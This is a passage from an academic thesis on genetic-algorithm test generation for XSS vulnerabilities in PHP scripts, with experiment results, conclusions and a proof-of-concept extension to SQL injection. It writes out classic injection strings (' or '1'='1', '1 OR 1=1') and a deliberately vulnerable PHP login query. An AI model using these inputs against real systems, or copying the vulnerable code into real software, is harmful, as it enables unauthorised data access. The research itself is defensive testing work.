

Figure 41: The PHP Script Tree and Different Possible Paths of Experiment 5.4.3.

GA Parameters

Parameter	value
Population Size	45
# Survivors	5
Maximum # generations	80
# inputs within one individual	2
Type of inputs	Strings
Crossover rate (Probability)	0.5
Mutation rate (Probability)	0.5

Table 11: Genetic Algorithm Parameters for Multiple Path Experiment 5.4.3.

Results

Figure 42 presents the best fitness for experiment 5.4.3 on 80 generations. The X axis represents rounds or GA generation and Y axis represents the best fitness value of the population. The 5 different lines in Figure 42 represent different execution of the experiment using parameters as in the Table 11 for five times. In Figure 43 the average and standard deviation for best fitness in each round are presented.



Figure 42: Best Fitness for Experiment 5.4.3 on 80 Generations.



Figure 43: Best Fitness Average and Standard Deviation for Experiment 5.4.3 for 5 Times.

As it is shown in Figure 44, 3.7 out of 4 paths on the average were found within 79 generations; for 80 generation experiment.



Figure 44: G2G achievement of Experiment 5.4.3 on the average of 5 Runs.



Figure 45: Phi Graph of Experiment 5.4.3 for 5th Run.



Figure 46: Best Fitness Graph of Experiment 5.4.3 for 5th Run.

Figure 45 presents Phi graph for the 5th run (randomly selected as sample), and Figure 46 presents the corresponding best fitness graph for the same run. We will can see from the two graphs that the speed of convergence of the fitness function from generation to generation increases smoothly and then falls down a gin after the 46 generation and then a gin smoothly increases. The same behavior can be noticed in the best fit graph in Figure

42. In Figure 45 the line clearly fluctuates, which means there is more exploration of the search space. Figure 48 presents all Phi graphs for ten runs of the experiment using the same parameters. The average Phi graph over ten runs is presented in Figure 47.



Figure 47: Average Phi Graph over 5 Runs of Experiment 5.4.3.



Figure 48: All Phis’ over 5 Runs of Experiment 5.4.3.

As in the previous experiments, to compare our approach results with random selection of inputs from our XSS database, the same fitness function was calculated and the experiment was repeated for 80 times. The result is presented in Figure 49.



Figure 49: Random Selection for Experiment 5.4.3.

As we can see, for 80 rounds the GA did not converge at all which implies that our approach was much better than random method. Using our proposed method we succeeded to generate test data for all the potential vulnerable paths as in Figure 42.

5.5 Results Analysis

The results of the single path experiments showed that our approach was very satisfactory and much better than the random selection. It is worth noting here that we compared our generator only to a random generator as we did not find other approaches in the literature which we can compare to. We could not compare to the work of Avancini and Ceccato[6] because they used PHPNuke 6.9 and the oldest one we can get is PHPNuke 7.2> In Experiment 5.4.3 we selected the preview story script from the news module to test it for

XSS vulnerabilities using our GA based generator, and the results were so promising, we succeeded to cover all the potential vulnerable paths.

In the first experiment, the actual vulnerable paths were 7, and our tool succeeded to generate good test cases that exercised them all, while the random experiment failed to cover more than two paths in the same number of rounds. Second experiment also led to the same conclusion because our approach succeeded to cover all the actual eight vulnerable paths while the random experiment covered only one path out of 16, using same number of generations. Table 12 summarized the single path experiments results.

Experiment	# Potential vulnerable paths	# Actual vulnerable paths	# Paths solved with GA generator	# Paths solved with random method
Simple login script	16	7	7	2
Newspaper display script	16	8	8	1

Table 12: Single Path Experiments Results Summary.

By extending our work to cover multiple paths at a time, results were promising as presented in the multiple paths experiment results previously. The same SUTs were used again to test them in multiple paths at a time manner. By looking to the average and slandered deviation Figure 26, Figure 34, and Figure 43, we can conclude the consistency of GA in covering the vulnerable paths.

Based on our experiments, the SUTs with numeric input were covered using less number of generations than the others which need string input. In the Newspaper Display experiment using multiple paths method the number of generation was 70 and for the multiple paths simple login script experiment number of generation was 40. It is worth noting here that in the single path experiment both SUTs had the same maximum

generation number per path, and we repeated the experiment for 16 times for both singe login, and newspaper display experiments to cover all potential vulnerable paths. This consumes more resources and time than the experiments of multiple paths at a time.

It's important to mention that using the rewarding concept with the multiple paths experiment had great effect on convergence. GA using the fitness function without the rewarding component did not converge. After we introduced the rewarding concept, the results were much better as we can see in Sections 5.4.1, 5.4.2, and 5.4.3. The idea behind rewarding is to give more chance to the best individuals to be selected in the next population.

Comparing with the work of Avancini and Ceccato, the most relevant work in the literature[6], our approach is considered superior due to different reasons:

- We used a real XSS pattern while Avancini and Ceccato used normal character strings as input to the SUT.
- Our fitness function is more comprehensive than theirs. They only consider how many branches were covered while we are considering many other components (Section 4.3.4.5).
- They test for the reflected XSS only, while we consider the stored and DOM-based as well.

CHAPTER 6

CONCLUTION

6.1 Introduction

In this chapter we present a summary of our contributions to the Web application security testing community. In particular, testing for XSS vulnerabilities, reflected, stored, and DOM-based. It also provides a few suggestions for future research directions.

6.2 Summary

In this work, we present a set of attributes to serve as criteria for classifying and comparing these approaches and provide such aid to practitioners as which approach fits which situation. The set of attributes is also meant to guide researchers interested in proposing new Web application security testing approaches.

We also presented an extensive survey and evaluation of the state-of-the-art Web security testing approaches along with a framework composed of a set of criteria for classifying and comparing such approaches.

The thesis presents a formulation of the Web application security testing problem as an optimization search problem and suggests a corresponding fitness function to be optimized. We used GA to solve the resultant problem. Our GA-based test data generator is capable of generating multiple test data to cover multiple vulnerable paths at one run. It can also be used to cover a single path a time too.

Reported experimental results show that our test data generator is promising; due to that fact that it allows covering multiple target paths with less number of individuals to be tested.

Our GA-based generator, along with the XSS patterns database, are packaged in a software tool that takes PHP script and generates test data to cover potential vulnerable paths. It is worth noting here though that the tool needs the set of paths to be covered. We use Pixy[48] a static analysis tool, to define such potential vulnerable paths. Moreover, our tool was developed using PHP, and that makes it easy to use in same environment of PHP Web Applications.

Our approach is easy to extend to test for other web security vulnerabilities. For example let us take the SQL Injection Vulnerabilities, in which SQL commands are injected into the actual query in order to affect the execution of predefined SQL commands. This type of vulnerabilities can lead to different problems: insert, delete, or modify the data in the database, access sensitive data in the database, execute commands to control the operating system[32].

Consider a web application with this SQL query:

SELECT * FROM *Students* WHERE name = ’ xxxx’ AND password = ’yyyyy’

Let us assume that the name and password supplied by the user of the application, if the input coming from the user is any string to the name (even empty string), and the password is: ’’ or ’1’=’1’, The WHERE clause of this query is always evaluated to be true, and thus an attacker can bypass the authentication, regardless of the data inputted in the name field.

To use our approach to test for SQL Injection, we have to redefine what the sensitive is in this case, for XSS, sensitive sink is defined as the statement that prints a taint variable to the web browser, for PHP that will be the *echo* and the *print* functions. For SQL Injection the sensitive sink will be the statement that executes the SQL query, and that will be *mysql_query* function. Now the vulnerable paths can be reported using our new definition of the sensitive sink. Since the SQL Injection vulnerabilities depend on modifying part the SQL query, so the part that user supplied in the case of the SQL Injection is not real software code, like XSS vulnerabilities, so no need for a database as in the XSS testing. GA can generate different combinations of characters and numbers and special characters like: ",", etc.

The above is just a general explanation of how we can use our approach to test for SQL Injection vulnerabilities. As a proof of concept we conducted a simple experiment to test for SQL Injection. Simple Web form for user name and password was used as SUT as shown in Figure 50; the PHP code selects user data from a database table according to the user name and password. This code is vulnerable to SQL Injection attacks, if the WHERE clause of the SQL query in Figure 51 line 4 evaluated to be true ; the code will select all users data and show them, and hence is the problem.

http://localhost/sqlinj/form.html

File Edit View Favorites Tools Help

bing

SQL Injection Example

User Name

Password

Submit Reset

Figure 50: SQL Injection Experiment Web Form.

```
<? php
  1  $a = $ _GET[ ”uname ” ] ;    $b = $_ GET[ ”pass” ] ;
  2   $connection =mysql_connect("localhost","root","");
  3  $db = @mysql_select_db(maillist, $connection) or die(mysql_error());
  4  $sql = "select name,pass from  users where name=$a And password=$b;
  5  $result = @mysql_query($sql,$connection) or die(mysql_error());
 6   if (isset($a)&& isset($b)){
 7   $print = true }
 8  else {
 9         header('Location: http://localhost/sqlinj/form.htmal');}
 10  if ($print) {
 11   while ($row = mysql_fetch_array($result)) {
 12     echo "User data : $row[0] ||$row[1]||$row[2]\n";  // sensitive s ink
 13      }
?>
```

Figure 51: SQL Injection Experiment Code.

Here we are just testing for one vulnerable path; which is: **1-2-3-4-5-6-7-10-11-12-13**. If the user fill the form using string like “1 OR 1=1” that will evaluate the where clause as true; and this will lead to access all users data in the database table.

The fitness function corresponds to the amount of target branches that are executed when the application is run with the inputs from the current individual. The solution is found when an individual is able to traverse 100% of the target branches. The more an individual is near to this condition, the higher value of fitness function it will have.

GA Parameters

Parameter	value
Population Size	70
# Survivors	20
Maximum # generations	1000
# inputs within one individual	2
Type of inputs	String
Crossover rate (Probability)	0.5
Mutation rate (Probability)	0.2

Table 13: Genetic Algorithm Parameters for SQL Injection Experiment.

Results

In Figure 52, the X axis represents rounds or GA generation and Y axis represents the best fitness value of the population. The 5 different lines in Figure 52 represent different executions of the experiment using parameters as in Table 13 for five times. In Figure 53 the average and standard deviation for best fitness in each round are presented.



Figure 52: Best Fitness for SQL Injection Experiment on 40 Generations.

